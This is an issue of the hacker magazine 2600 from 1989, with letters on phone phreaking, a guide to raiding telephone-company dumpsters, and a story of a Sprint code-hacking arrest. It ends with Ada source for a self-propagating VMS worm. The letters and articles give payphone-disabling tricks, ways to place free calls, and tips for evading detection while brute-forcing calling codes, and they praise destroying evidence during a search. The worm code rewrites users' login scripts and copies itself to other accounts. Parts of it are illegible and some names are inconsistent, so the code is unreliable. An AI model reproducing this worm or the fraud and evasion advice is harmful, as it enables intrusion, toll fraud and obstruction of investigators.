Thanks again and keep up the good work!

**The Micron**

## *Did You Know?*

**Dear 2600:**

There is good reason to put return addresses on the *back* of mail. While snooping in first class mail goes on all the time, any information obtained in this manner would be inadmissable in court. There is no restriction on copying the outside of the envelope, however. If the return address is on the back, there is no proof that it was on the same envelope as the "to" address.

**Name Withheld**

*Not until someone invents a two-sided copying machine....*

## *Notes and Info*

**Dear 2600:**

Some quick reference notes:

Specialized System Consultants (P.O.B. 55549, Seattle, WA 98155) produces very complete quick-reference guides for UNIX, C, Fortran, and other high-level languages/operating systems. For $6, they will send a quick-reference guide for UNIX to you.

The ANI for parts of the 215 (Philadelphia) metro area is 410-4100. For parts of the 717 area code, it's 311. The ringback for parts of 717 is 511 followed by the number you are calling from. Also in 717, dialing 711 from a payphone will disconnect it for five minutes.

Finally, from J.C. Whitney: cat. #14YE8543N Security Torx drivers ($11.00) -- these babies will remove the singe bolt that holds blue credit-card phones to the wall!

**S. Fox**

**Dear 2600:**

The ANI for 619 is 211-2111. Also the ringback for parts of San Diego is 1-332-xxxx, where xxxx is the last four digits of the phone number. Hang up quickly until a steady tone comes on, then hang up. The phone will ring.

**Mr. Upsetter**

**Dear 2600:**

The Spring 1989 issue was the best in a long while! Glad to see you getting back to your roots: phones!

**PG**

## *Crossbar Trick*

**Dear 2600:**

If your telephone line's central office equipment is #5 crossbar, here is a way to tell if an incoming call is coming from within the same office equipment or a different office.

Somewhere between 0 to 4 seconds *before* the first ring on an incoming call, the telephone equipment's completing marker will release the incoming call's trunk onto the line. When this occurs, the phone line voltage will momentarily drop to 0 volts. If you are monitoring the line with a high impedance test set, you will hear a loud "click". If the phone line voltage was at 0 volts for approximately 250 ms, then the incoming call is coming from within the same office equipment. If the voltage was at 0 volts for a much shorter time (approximately 80 ms), then the call is coming from a distant office.

It is possible to build a circuit that would sense the 0 voltage level time and indicate the type of incoming call (same office equipment or distant office equipment) when the first ring occurs.

**JWC**

*Since we happen to be on a #5 crossbar for at least another year, we could use such a device, if someone would care to design one for us.*

## *Stories Wanted*

**Dear 2600:**

For an upcoming book on computer crime in the 80's and beyond, I would welcome correspondence from anyone with anecdotes or personal experiences concerning Jerry Schneider, Stanley Mark Rifkin, Neil Patrick, Harold Rossfields Smith, Robert Morris, or Kevin Mitnick. Please address any responses to Buck BloomBecker, 2700 N. Cahuenga Blvd., Los Angeles, CA 90068 or call 213-874-8233.

**JJ Buck BloomBecker, Esq.**
**Director**
**National Center**
**for Computer Crime Data**

## *Tuning In Calls*

**Dear 2600:**

I received your Winter 88-89 issue and found the "Overhearing Phone Calls" very informative. Concerning shortwave radio listening, I thought your readers might like some hints on tuning them in. First, sweep through the band with the beat frequency osc. on. If you leave it off, then you could miss the entire band. Second, only try to adjust the BFO when the stronger of the two voices is speaking. If you only receive the base station, think of this: you may be out of range of the ship at sea. Also note that the equipment is not really fancy. I got a surplus receiver for $3 and use it with a piece of wire duct taped around my room. I can receive signals from around the globe on it. From Washington DC I

# Summertime Letters

receive ship to shore calls that must be coming from Annapolis (39 miles) or Baltimore (36 miles). This assumes the ships I listened to were in the Chesapeake Bay.

**Cyber Punk**

## Austrian Phreaking

**Dear 2600:**

In Austria we have a very sad situation concerning the phone system. Our system uses pulse dialing only and dates back to the fifties. Charging is being done by hand every month (!!!). They photograph the charge counters (mechanical of course) every month and the clerk types them into their 15-year-old computer that prints the phone bills.

Collect calls or any of the other features you "enjoy" in the U.S. don't exist in Austria. However, they started introducing an MF-system in some parts of Vienna recently and blue boxing seems to be safe as far as I know. The situation is improving.

Hacking in Austria is pretty boring because phone costs are astronomically high (1 minute local: 50 cents!!!). Most systems do not use direct-dial but leased lines for communications.

**WM**

## Just Say No

**Dear 2600:**

Here's a note of possible interest.

Congressman Kweisi Mfume (D-MD) introduced a bill (H.R. 1504) that would make it a criminal offense for persons under the age of 21 to possess a beeper. Presumably, this is because many drug dealers use beepers to keep in touch with their customers. But banning the use of an innocent piece of telephone technology by the young is a pretty screwy way to deal with the drug problem. Also, why age 21 instead of 18? What happens to college students and others trying to earn a living as messengers, field technicians, or some other job requiring the use of a beeper? Maybe we should lobby against this bill. (H.R. 1504 was referred to the House Committee on Energy and Commerce.)

**Phil**

*We certainly should lobby against this bill. It's another crystal clear example of high tech phobia. This time, instead of trying to figure out why drugs have become such an essential crutch to so many of us, the authorities think that making a small bit of technology illegal will somehow solve the problem. For one thing, beepers don't make drug deals. People do. Beepers are a tool, like telephones, notepads, pocketbooks, and automobiles. Should all of these be made illegal to certain people who might use them to deal drugs? More importantly, these well-meaning clods are overlooking a grossly obvious fact. Dealing drugs is illegal. So how can they expect anyone who illegally deals drugs to suddenly honor the law and not carry a beeper? The only people who will be inconvenienced by this law will be the law-abiders, who obviously are not the targets of the law!*

## A Myriad of Questions

**Dear 2600:**

My path to you has been long and twisting, beginning with me reading the book "Hackers". From there, I tracked down the infamous 1971 *Esquire* article, "The Secrets of the Little Blue Box". I became interested in blue boxes and began searching for plans with which to build one. I finally turned up a chief engineer at a television station who had a 1975 *CQ* magazine containing red box and blue box plans along with the MF tone listing. I also found the tone listing in "Reference Data for Radio Engineers", along with some in-depth telephony information that I can't quite grasp. Subsequently, I halfway built a blue box, but became disinterested for a while. When it came time for me to leave my job, I decided I'd better finish the thing while I had the facilities. I almost did, but some of the final pot tuning was left out. Fortunately, an electrical engineer (and satellite pirate) at my new job had a complete electronics lab and, ironically, your address. So, here I am with a completed blue box (that won't work in most places, I am told). Because I am so terribly far behind the times, I wonder if you might answer some questions that are probably laughably simple to most of your readers? Here goes:

1) Why don't blue boxes work anymore, and if a place can be found where they do, why are they so easily traced?

2) One of the guys at your office alluded to the fact that free phone calling is still done. How?

3) Do red boxes still work?

4) Have there been any recent arrests for phone phreaking? If so, was the punishment severe?

5) What parts of the U.S. and Canada are hotbeds for phreakers?

6) Could you suggest addi-

# The Letters Never Stop!

tional reading on subjects addressed by *2600*? (i.e., hacking, phreaking, petty thievery, and the like.) Maybe even magazine articles which are more contemporary than the ones I have.

7) Are the original phreakers and hackers that I have read about still active?

8) The 1971 *Esquire* article made reference to numbers that could be called for free that set up cross-continent conferencing. Fact or fantasy? Are these numbers still in existence?

9) What is "TAP"? (in reference to the Autumn 1988 Marketplace)

10) Are there other publications like *2600* which are devoted to things that the general public isn't supposed to know?

11) What is the favorite computer used by the modern-day hacker? I saw much reference to the C64, which I thought was a kid's computer.

12) Do you guys have a large following? How big?

13) I understand that eavesdropping on cellular transmissions is pretty simple. What about calling out for free?

14) I remember asking a telco friend of mine if the trick the kid pulled with the payphone in "War Games" (grounding the mouthpiece to the chassis) would work. He seemed to think it would. Was he right?

15) I downloaded an IBM PC program which was supposedly a newer generation of the dialer program used in "War Games" (same author as that program). It supposedly only worked on an IBM PC (no compatibles, no XT, no AT). On my Wyse 386, it actually went through a set range of exchanges, but it wouldn't selectively log any computers that it found. Do you know of a program which will do the task on other computers?

16) Are there any sources for IBM PC compatible hacker software?

Well, I am truly an amateur in this field, aren't I? I thank you in advance for your help. I have enclosed some postage for your reply. Please don't print this letter, because it will just advertise my ignorance.

*Not if we don't print your name and location, it won't! Besides, we believe there are many readers who have these same questions. Let's go through them one by one.*

*1) The reason blue boxing is gradually grinding to a halt is because of Common Channel Inter-office Signaling (CCIS). Simply put, this system sends the signaling over a data line, separate from the voice line the caller is using. So it becomes impossible for the caller to send his own signals (blue box tones) because he is unable to access the separate data line. If you can find a terminating point where CCIS has not yet been implemented, blue box tones will still have an effect. But it's easy to be caught because of detection devices that sense 2600 hertz tones being transmitted. (You need a 2600 hertz tone to seize the trunk line and gain control of it.) It's also possible to be caught making a very long call to directory assistance, which is something there really isn't any good excuse for. Many phreaks use directory assistance to start a blue boxing adventure. Our 1985 issues have more info on this.*

*2) Free phone calls can still be made by figuring out access codes to the various long distance companies, making third party calls, or using extenders (usually 800 numbers that give you an outgoing dialtone).*

*3) Yes, red boxes still work quite well.*

*4) There are always busts of some sort in the news. The punishments appear to be getting more severe as we demonstrated in the Spring issue.*

*5) Phreakers are linked by telephone lines, not by location.*

*6) Look through this issue and you'll find some references. We print them as we get them.*

*7) If you're talking about the 1971 Esquire article, we'd like to assume that those people have done more in life than just make free phone calls. We consider anybody to be still "active" who believes that what they did in the past contributed to what they do now.*

*8) You can bet your bottom dollar that those numbers are no longer in existence. But there are plenty of others to take their place. By investigating the sources, you too shall find them.*

*9) TAP was the original phone phreak newsletter that started out as a Yippie publication. It stopped publishing in 1984, although there have been attempts to revive it.*

*10) There are plenty of magazines that focus on things that you're not supposed to know about. Since we began in 1984, however, we have yet to see one that consistently covers what we cover.*

*11) The beauty of hacking lies in the fact that it doesn't matter what kind of computer*

(continued on page 40)

# tips on trashing

by Dr. Williams

The phone company will indeed go to extremes. Or so they say. I've been told that they will prosecute anyone who goes rummaging through their garbage bins. I don't know; even though by now I practically make regular rounds through their garbage bins, I've never been charged. That's not to say I've never been caught -- just never been charged. By using common sense and discretion, I've never gotten into trouble. I want to first tell you the benefits of exploring your local phone company's garbage, and then how to do it without getting into trouble.

Thrashing though the telco's garbage bins is hardly a revolutionary notion. Articles on the subject have appeared in both *TAP* and *2600*. I hear tales off and on about the rewards other phreaks gain from trollopping though their local telco's garbage bins. I also see text files on various BBS's about trashing.

As far as I'm concerned, there is no equal when it comes to the potential payoff of my telco's refuse bins. Where else would you go to gain valuable information about the phone company other than to the phone company itself? I would estimate that about 80 percent of what I pull out is rather mundane, boring, not practical for my purposes, or useless. But, oh, that other 20 percent really pays off! It gives me a sound idea of the local and regional picture. Then, publications like *2600*, *Telephony*, and *Telecommunications* help tie up the loose ends and fill in the big picture. Indeed, as far as telephone information is concerned, the world is a gold mine!

My general rule for deciding which bins to raid is this: the bigger the telco building, the more people work there, the bigger the brass working there, the more I stay away from it. I like buildings that are small, have a lot of grunts working within, and are out of the mainstream. I let these rules guide my raiding activities.

In my area, there are some big telco buildings with art deco decorating that have parking lots the size of malls and have special teams of workers assigned just to think of the next excuse they can use to get the state utility commission to raise the phone rates. As far as I'm concerned, these are poor targets security-wise. First, some of these buildings have a private security force working for them, day and night. I'm sure these minimum wage workers have nothing better to do than to make an international incident of finding someone going through their garbage. The information that comes out of here is likely to be more sensitive; hence, a more developed security system (which also may include shredding of documents). Second, the access holes into the dumpsters may be limited. The chute to the dumpster may be located on the inside of the building. Or, it may be the case that the dumpster is a king-sized one, which requires a semi-tractor to haul it away. This may translate into a more difficult entrance into the dumpster. Some of these dumpsters also have compactors located inside of them, destroying a lot of documentation. Third, typically more people work the midnight shifts, so your chance of being spotted by an employee is also increased. Fourth, these buildings tend to be located in the business districts of town. This may mean a more overt police presence; at the very least, a faster response time. Fifth, they're more likely to prosecute people going through their dumpsters for "trespassing". So, as tempting as it is (I'm positive a lot of good docs could be found), the reward versus risk ratio is too high for me. The increased chance of being caught does not pay off.

*"The majority of phreaks have gotten into trouble by their own shortcomings."*

My target lies in the smaller buildings. These buildings are usually physically smaller in size, have a warehouse-type of exterior, and have a lot of company vans or trucks in the parking lot (as opposed to company cars). These buildings may house switching equipment, maintenance equipment, computer operations, or storage facilities. These building are an attractive target for several reasons. First, there is usually no security presence at these locations. This is a definite plus! Second, little or no people tend to work at these locations late at night. No people means no chance of being caught, almost. Third, the police presence is not as strong. Fourth, the garbage containers are easier to access and do not usually have any shredded material inside. Although the information may not be as good, I'm not greedy; the potential payoff justifies the risk.

Equally important to me is my dress. Simply put, I try to dress like a transient rummaging for food. That way, if I'm caught, I'm more likely to be told to hit the road and never come back. I have a special outfit I use just for this purpose. I went to Goodwill and bought the scummiest jacket they had there. I also bought a pair of Levi's that had enough holes in it, including the rear, and a pair of worn out, out of style slacks. I use a pair of worn out tennis shoes that I've used for two seasons to mow the lawn with! I also wear a

(continued on page 44)

# THE SPRINT GESTAPO STRIKE AGAIN!

**by Larry P.**

Yes, Sprint has nailed another one of us. Hopefully, this article will help you know what to do if you happen to get nailed by the evil telcos and maybe even get a laugh or two when you hear how clumsy those types are. Some information has been omitted to protect the identity of the busted one, since his case is still pending and this information could jeopardize his current status as a free man. So, I'll call him "Mike" for simplicity's sake. Here is his story....

One night, Mike decided to boot up his Sprint FON (a trademark of US Sprint Corporation) hacker and dig up some codes. After a while, he had several of them. While he was hacking them out, he was being traced by US Sprint, who, after getting poor Mike's phone number, notified state and local authorities who proceeded to get a search warrant. The very next day they went to his house before he got home. Ringing the doorbell, Mike's dad opened the door. They asked his dad if Mike owned a computer and he said yes, a Commodore. Mike got home at that point, and they showed him the search warrant and entered the house.

Once inside, these five men (one local Forgery Squad person, some Secret Service agents, a U.S. Sprint executive and his IBM specialist) went to Mike's room. The Sprint guy took pictures. The detective and the cops looked through drawers in a random fashion, missing over half of them. They only cast a brief glance at the papers on top of the desk. They never looked in the waste paper basket or behind or under or below or in things. Only part of the desk. In fact, Mike remarked to me that they looked bored and seemed to only want to get the job finished. What a professional attitude for law enforcement agents.

The Sprint executive then said, "Load your hack program, kid!" to Mike. Mike claimed not to know what disk it was on and said that he had to find it first. So while he was pretending to find the right disk, he formatted the disks with the hacker programs. Right under the noses of the dumb feds. After formatting a disk, Mike said, "Oops, wrong disk" and proceeded to format another, until all disks with functional hack programs were deleted. Mike then claimed to have found it and loaded a crash-prone, nonfunctional program and said, "See, I didn't hack your stupid system." They had no evidence, since he had formatted the disks with the codes on them. What clumsy cops. They didn't find his notebook hidden in the basement.

The IBM specialist then proceeded to attempt to dismantle the Commodore. I say "attempt" because he had trouble disconnecting the computer from the color TV, the disk drive, and modem. The screws must have confused him. He ended up ripping apart the connections, no doubt damaging pins and wires. The Sprint executive then put the equipment into garbage-type bags and hauled it to their dark blue Cadillacs. On the way, the executive dropped the disk drive onto the ground. Mike told the Sprint fellow if he damaged it he would pay for it. What was his reply? "See ya in court, kid!" Laughter followed.

They then took Mike to the police station and booked him under a lower class felony for illegal access to lines of a telephone service. Mike hopes it will be downgraded to a misdemeanor, and it may be since they have such little evidence, except for his TV, his computer, and his game disks. They took Mike home at that point. The next day in school, Mike's popularity soared as people learned he was a felon.

Mike and I want to leave you with a bit of advice. First of all, don't hack your codes at night. That is when the fewest people use the network. Instead, do it between 7 am and 10 pm. Also, use multiple target "dummy" numbers. Don't hack the codes sequentially. Have them done randomly, but also have the program automatically reseed the random number generator occasionally since the pattern can be tracked. If your pattern is tracked, the system might anticipate the next number you will try, and if it is a valid account, turn it off for the time you try it only. They will also print out a card with your phone number. In no way am I implying or suggesting that it is proper to commit any type of fraud. If you decide, however, to commit fraud, heed my warnings. Now Mikey has some things to say:

"Don't mess with Sprint!" Wise words indeed.

"To Phreak and be safe, keep your disks and notebook out of your room and well hidden somewhere else. They will only look in your room or near the computer."

They charged Mike with a felony. A felony! They don't charge rapists or muggers with felonies. Why did they take his TV and telephone away? What did they expect to find hidden in it? Hitler's brain? Why did they disconnect his phone for two days? Doesn't it make you feel secure with such competent law enforcement officials handling things?

I will keep in touch with Mike and let everyone know if anything else turns up.

---

CHINESE SNITCH NUMBERS

(used for turning in "counter-revolutionaries")

To dial from U.S., preface with 011-86-1

| | |
|---|---|
| 512-4848 | 512-5666 |
| 443-292 | 256-3483 |
| 256-7220 | 372-316 |
| 664-215 | 665-088 |
| 371-554 | 872-179 |
| 873-814 | |

# Spanish Phones - and what they don t do

*The following article is reprinted from England's Financial Times. It originally appeared last summer, so please take that into account when coming across references to "this year", "next year", etc. We appreciate it.*

**by Peter Bruce**

As the Spanish summer gets hotter, so do Spanish tempers. And with good reason.

In the space of just a few months, it seems that Spain's telephone system, once one of the most efficient in Europe, has all but collapsed. Spaniards lucky enough to have telephones find themselves unable to make calls or are frequently cut off when they do.

On average last week, it was taking nine or ten attempts to call London from Madrid. Getting through is only half the problem -- domestic and international lines crackle and rasp constantly.

Some 350,000 people in Spain are waiting for Telefonica, the once-vaunted telephone monopoly, to install telephones. Most will wait at least six months. About 25,000 Spanish villages do not yet have a public telephone, according to some reports.

A European consumers group in Brussels, in a recent study, said Telefonica was now taking roughly ten times as long as its French, Dutch, or Danish counterparts to install telephones.

Other than Greece, Ireland, and Portugal, the study said, Telefonica appeared most frequently at the bottom of its ratings.

The Spanish service costs double the French and even the West German ones, the Brussels report said, and its rate of wrong connections was the highest in the EC. Last week, it emerged that the Government had appointed a commission to study Telefonica's investment plans for next year -- an extraordinary move, considering that Telefonica is a private company.

There seems little doubt that the head of Telefonica's affable chairman, Mr. Luis Solana, is on the block. Although a member of the governing Socialist party, a friend of the Prime Minister, and the brother of the Education Minister, Mr. Solana has seemed desperately short of support as the public outcry over Telefonica's service has risen.

Opposition politicians have had great fun with a retort attributed to him, to the effect that "perfection is fascist".

A colleague recently arrived in Madrid and trying to order a home telephone from his office failed to find anything democratic in being told by the Telefonica functionary at the other end of the line: "Sorry, I can't hear a thing you're saying."

"So whose fault is that?" he wailed.

Mr. Solana, confronted with failure, has not tried to disguise the scale of the problem. The waiting list for telephones will probably grow, he has said, to 430,000 this year.

He has promised that more new lines will be in place by September. Spain has about 15.5 million telephones and 10 million lines. Telefonica plans to install 1.5 million new lines this year and 2.5 million more next year. But there is no saying whether that will improve matters.

Telefonica has been caught wholly unawares by the explosion in telephone demand in Spain. In the past two years, applications for telephones have grown by close to eight percent a year, a huge leap on the average two percent growth a year since 1970.

Mr. Solana has said things will be more normal next year but some Telefonica officials suggest it could take five years.

Appearing on Spanish television this weekend, Mr. Solana said: "My main mistake was not having believed that the Spanish economy would be going as well as it is now. I did not believe statistics forecasting Spain's economic boom." The service was not a catastrophe, he insisted, but it was "improvable".

What irks Spanish consumers -- and in Barcelona, business groups are warning that the state of the telephones is damaging to competitiveness -- is that this trouble has arrived along with record profits for Telefonica last year and higher-than-ever investment this year and next year.

What hurts even more is that Mr. Solana is about to spend some of that in Argentina, where Telefonica wants to buy 40 percent of a new PTT being created there. The Russians have also just signed a deal with Telefonica under which the Spanish are to install a rural telephone network 600 miles from Moscow and a public phone system in the Soviet capital itself.

Mr. Solana's comfort in the short term at least, is that even worse trouble at the Post Office diverts some frustration away from Telefonica. The Spanish postal service estimates that up to 2 million letters and parcels are, effectively, stuck at post offices around the country.

The postal unions say this is nonsense -- there are at least 11 million pieces stuck in Madrid alone.

As Spain approaches its first presidency of the European Community next January, the chaos in many of its institutions is going to become embarrassing. Europeans who want to complain about it may, however, have to fly or drive to Madrid to do so.

```
-- ###########################################################################
-- #                                                                         #
-- # W     W   OOOOO   RRRRRR   M     M      Worm demonstration             #
-- # W     W  O     O  R     R  MM   MM      on a VAX computer              #
-- # W     W  O     O  R     R  M M M M      implemented by the             #
-- # W  W  W  O     O  RRRRRR   M  M  M      Ada Language. ???              #
-- #  W W W   O     O  R   R    M     M      of the work done on            #
-- #   W W     OOOOO   R    RR  M     M      R.B. Software Inc./Inc.        #
-- #                                                                         #
-- ###########################################################################
-- #                                                                         #
-- # Version Number : 1          (C) Copyright 1988, 1989  Jeff Gray        #
-- #                                                                         #
-- ###########################################################################
-- #                                                                         #
-- #  Warning : (This notice taken from Ralf Burger's book, page 241.)      #
-- #  =========                                                              #
-- #                                                                         #
-- #   Assembling, linking, and executing of the program with the           #
-- #   intention of implementing a worm in a computer system can            #
-- #   be a criminal offense !!!! This program is intended strictly         #
-- #   for experimental and scientific purposes, namely the revelation      #
-- #   of danger to computer systems like ----- of viruses. Giving this     #
-- #   program to others, creating an executable version, or modifying      #
-- #   the source code are not permitted without written consent of the    #
-- #   author. In the event of a violation, I retain the right to file      #
-- #   criminal charges. The written permission can be applied for by       #
-- #   specifying the reasons why the worm should be distributed,           #
-- #   executed or modified by writing to the following address :          #
-- #                                                                         #
-- #                     Jeff Gray                                           #
-- #                     1327 Grandview Rd.                                  #
-- #                     Glen Dale, WV  26038                                #
-- #                                                                         #
-- #   To my girlfriend, Victoria ...                                        #
-- #                                                                         #
-- ###########################################################################

with Text_IO; use Text_IO;   -- Needed for basic IO.
---------------------------------------------------------------------------
-- procedure XMAS :
---------------------------------------------------------------------------
-- This is the main procedure which starts the worm on its desired path
-- toward infection.
--
-- Requires : Check_First_Run, Make_New_Login_Com, Build_Login_Com,
--            Display_Card.
---------------------------------------------------------------------------
procedure XMAS is
---------------------------------------------------------------------------
-- The following declare the various logical files that are needed. It
-- first declares an array which holds the names of 200 users on the
-- system who have been infected. Constant of 200 may wish to be edited.
---------------------------------------------------------------------------
type User_List_Type is array(1..200) of String(1..8);
User_List : User_List_Type;
User_Length : Natural := 0;
Login : File_Type;
Logon : File_Type;
Logon2 : File_Type;
SYS : File_Type;
Temp : String(1..8);
Whole_Line : String(1..80);
Last : Integer;
Yes : Boolean;
---------------------------------------------------------------------------
-- Beginning of nested procedures...
---------------------------------------------------------------------------

---------------------------------------------------------------------------
-- procedure Display_Card :
---------------------------------------------------------------------------
-- This simple procedure clears the screen on a VT-100 and then displays
-- a seemingly innocuous message. This is displayed after the worm has
-- finished its business.
--
-- Serves : XMAS.
---------------------------------------------------------------------------

procedure Display_Card is
begin
  Put(ASCII.ESC);
  Put("[2J");
  New_Line(5);
  Set_Col(12);
  Put_Line("M       M  EEEEEEE  RRRRRRR  RRRRRRR  Y     Y");
  Set_Col(12);
  Put_Line("M M   M M  E        R     R  R     R   Y   Y ");
  Set_Col(12);
  Put_Line("M  M M  M  E        R     R  R     R    Y Y  ");
  Set_Col(12);
  Put_Line("M   M   M  EEEEEE   RRRRRRR  RRRRRRR     Y   ");
  Set_Col(12);
  Put_Line("M       M  E        R R      R R         Y   ");
  Set_Col(12);
  Put_Line("M       M  E        R  R     R  R        Y   ");
  Set_Col(12);
  Put_Line("M       M  EEEEEEE  R   R    R   R       Y   ");
  New_Line(3);
  Set_Col(14);
  Put_Line("X     X   M     M     A     SSSSSSS");
  Set_Col(14);
  Put_Line(" X   X    MM   MM    A A    S      ");
  Set_Col(14);
  Put_Line("  X X     M M M M   A   A   S      ");
  Set_Col(14);
  Put_Line("   X      M  M  M  A     A  SSSSSSS");
  Set_Col(14);
  Put_Line("  X X     M     M  AAAAAAA        S");
  Set_Col(14);
  Put_Line(" X   X    M     M  A     A        S");
  Set_Col(14);
  Put_Line("X     X   M     M  A     A  SSSSSSS");
  New_Line(3);
  Set_Col(20);
  Put_Line("And a Happy New Year!!!");
end Display_Card;

---------------------------------------------------------------------------
-- procedure Check_First_Run :
---------------------------------------------------------------------------
-- Check_First_Run will look at the current LOGIN.COM file, if available,
-- and determine if the account has already been infected. It will return
-- a Boolean based on whether it has been infected or not.
--
-- Serves : XMAS.
---------------------------------------------------------------------------
procedure Check_First_Run(Answer : out Boolean) is
Text : String(1..80);        -- Hold first line of LOGIN.COM.
Last : Integer;              -- Length of first line in LOGIN.COM.
begin
  Open(Login, In_File, "LOGIN.COM");
  Get_Line(Login, Text, Last);
  Close(Login);
  if Text = "$ X := [illegible]" then
    Answer := False;                  -- Account already infected.
  else
    Answer := True;                   -- First time worm executed.
  end if;
  exception                           -- Error handler :
    when others =>                    -- Control passes here if no
      Answer := True;                 -- LOGIN.COM exists. This indicates
                                      -- first time worm executed.
end Check_First_Run;

---------------------------------------------------------------------------
-- procedure Make_New_Login_Com :
---------------------------------------------------------------------------
-- When the worm is first executed on a particular account, this procedure
-- is called in order to create a new LOGIN.COM. The old LOGIN.COM is not
-- destroyed.
--
-- Serves : XMAS.
---------------------------------------------------------------------------
procedure Make_New_Login_Com is
begin
---------------------------------------------------------------------------
-- DCL commands explained in text...
---------------------------------------------------------------------------
  Create(Login, Out_File, "LOGIN.COM");
  Put_Line(Login, "$ X := [illegible]");
  Put_Line(Login, "$ [illegible]");
  Put_Line(Login, "$ [illegible]");
  Put_Line(Login, "$ RUN XMAS");
  Put_Line(Login, "$ [illegible]");
---------------------------------------------------------------------------
-- A maintenance task could be appended to above file.
---------------------------------------------------------------------------
  Close(Login);
end Make_New_Login_Com;

---------------------------------------------------------------------------
-- procedure Get_Login_Bak :
---------------------------------------------------------------------------
-- The worm is executed each time the user logs in. To prevent too many
-- copies being sent to some account, the LOGIN.BAK file is used to keep track
-- of who received the worm from a particular account. It will not send the
-- worm again to those found in LOGIN.BAK. A problem exists in that each
-- LOGIN.BAK file is different for each account, as explained in text.
--
-- Serves : Build_Login_Com.
---------------------------------------------------------------------------
---------------------------------------------------------------------------
procedure Get_Login_Bak is
begin
  User_Length := 0;
  Open(Logon2, In_File, "LOGIN.BAK");
  loop
  if not End_Of_File(Logon2) then                    -- Insert all names in
    User_Length := User_Length + 1;                  -- LOGIN.BAK into the
    Get_Line(Logon2, Whole_Line, Last);              -- large array.
    User_List(User_Length) := Whole_Line(1..8);
  else
    exit;
  end if;
  end loop;
  Close(Logon2);
  exception                  -- Error handler :
    when others => null;     -- If no LOGIN.BAK existed previously, then
                             -- no names are copied into array.
end Get_Login_Bak;

---------------------------------------------------------------------------
-- procedure Check :
---------------------------------------------------------------------------
-- Check will test to see if the current account name being analyzed
-- from SYS.BAT is already in the user name array formed from LOGIN.BAK.
-- It returns a Boolean based on the result of the test.
--
-- Serves : Get_SYS.
---------------------------------------------------------------------------
procedure Check(Answer : out Boolean) is
---------------------------------------------------------------------------
-- Note : Temp is a global which holds the name of the current account
--          being referenced from SYS.BAT. It is assigned in Get_SYS.
---------------------------------------------------------------------------
begin
  Answer := True;                  -- Innocent unless proven otherwise...
  for I in 1..User_Length          -- Loop through array of past recipients.
  loop
  if User_List(I) = Temp then      -- If found in array, then this account
    Answer := False;               -- has already been infected. Set Boolean
    exit;                          -- to proper state.
  end if;
  end loop;
end Check;
---------------------------------------------------------------------------
-- procedure Get_SYS :
---------------------------------------------------------------------------
-- Probably the most important procedure, it will check valid account names
-- found in SYS.BAT and see if they have been infected by calling procedure
-- Check. It will then add uninfected names on the list contained in
-- LOGIN.COM which will perform the propagation.
--
-- Requests : Check.
-- Serves : Build_Login_Com.
---------------------------------------------------------------------------
procedure Get_SYS is
begin
  Open(SYS, In_File, "SYS.BAT");
  Create(Login, Out_File, "LOGIN.COM");
  Put_Line(Login, "$ PURGE LOGIN.*");      -- Erase all past occurrences
  Put_Line(Login, "$ PURGE SYS.BAT");      -- of LOGIN.COM and SYS.BAT.
  for I in 1..8                            -- Skip past the junk in SYS.BAT
  loop                                     -- that starts with
    Get_Line(SYS, Whole_Line, Last);       -- "VAX/VMS Interactive..."
  end loop;                                -- and get to the first account.
  loop
  if not End_Of_File(SYS) then
    Get_Line(SYS, Whole_Line, Last);       -- Get a new account name from
    Temp := Whole_Line(2..9);              -- SYS.BAT and store in Temp.
    Check(Yes);
    if Yes = True then
      if User_Length < 200 then            -- If account in Temp not already
        User_Length := User_Length + 1;    -- infected AND we did not exceed
        User_List(User_Length) := Temp;    -- user list array, then add this
        Put(Login, "$ COPY XMAS.EXE ");    -- account to the list to be
                                           -- infected by LOGIN.COM.
                                           -- Note bad programming style of
                                           -- hardcoding the constant 200.
                                           -- Tsk, tsk...

---------------------------------------------------------------------------
-- For the worm to work properly, must replace XXXX with :
--                      [illegible]
-- in the preceding line. This was used as a precaution during testing to
-- make sure that the worm would not be set loose. After testing, I
-- have concluded that if set loose, this program could create havoc
-- on a system [illegible] ----- by tying up resources. A modified version with
-- a malicious maintenance task could offer even further danger.
---------------------------------------------------------------------------

        Put_Line(Login, Temp);             -- Append account name to end of
                                           -- COPY command.
      end if;
    end if;
  else
    Close(SYS);
    Close(LOGIN);
    exit;
  end if;
  end loop;
  exception                        -- Error handler :
    when others => null;           -- In case of any freak file errors.
end Get_SYS;

---------------------------------------------------------------------------
-- procedure Build_Login_Com :
---------------------------------------------------------------------------
-- After worm is executed and control returns to LOGIN.COM, a DCL file
-- is executed named LOGIN.COM. This procedure calls routines that build
-- the file. The article text offers explanation of DCL commands used.
--
-- Requests : Get_Login_Bak, Get_SYS.
-- Serves : XMAS.
---------------------------------------------------------------------------
procedure Build_Login_Com is
begin
  Get_Login_Bak;
  Get_SYS;
---------------------------------------------------------------------------
-- Update the LOGIN.BAK file so that it is up to date with the new
-- accounts infected that were found from SYS.BAT.
-- Note that old LOGIN.BAK is purged by new LOGIN.COM. Sorry if nomenclature
-- of file names confuses you.
---------------------------------------------------------------------------
  Create(Logon2, Out_File, "LOGIN.BAK");
  for I in 1..User_Length                 -- Loop through entire array,
  loop                                    -- including new entries from
    Put_Line(Logon2, User_List(I));       -- SYS.BAT, and place them in
  end loop;                               -- a new LOGIN.BAK.
  Close(Logon2);
end Build_Login_Com;

---------------------------------------------------------------------------
-- Here starts the code for XMAS ...      #
---------------------------------------------------------------------------
```

```
begin
   Check_First_Run(Yes);     -- Check to see if already infected.
   if Yes = True then        -- If never infected before, then build
                             -- new LOGIN.COM to start propagation at
      Make_New_Login_Com;    -- next log in.
   else
     Build_Logon_Com;        -- If already infected, then commence process
                             -- to propagate to users found in SHO.DAT.
   end if;
   Display_Card;             -- After dirty work is done, then display
                             -- XMAS greetings.
end XMAS;                    -- Happy Holidays!
```

Last November/December the press began reporting on what is now known to be the work of Robert T. Morris. After attending a lecture featuring his worm, I began thinking how other operating systems, besides Unix, pose security problems (i.e. VMS). VMS is a popular operating system for DEC's VAX family of computers. This article offers a coded example of an elementary worm that works under VMS. The worm does not attach itself to a host program like a virus, but propagates by reproducing entire copies to other accounts. This worm will not attempt to reproduce itself on other networks. It is only concerned with the local computer on which it is released.

For safety reasons, the majority of the code was created on a PC using R.R. Software's JANUS/Ada. After preliminary tests the code was then moved to a VAX and compiled with DEC Ada. Several vestigial instructions remain that were implemented so the worm would not spread during testing.

The Ada language was chosen for two reasons. First, I wanted to expand my skill in Ada and thought that this would be a profitable exercise. Second, I have never seen a virus/worm documented anywhere that was written in Ada. So it could be safe to assert that this is the first worm written in Ada. Hopefully an embedded systems programmer using Ada will not insert a modified version of this worm into any weaponry system!

Code Explanation
================

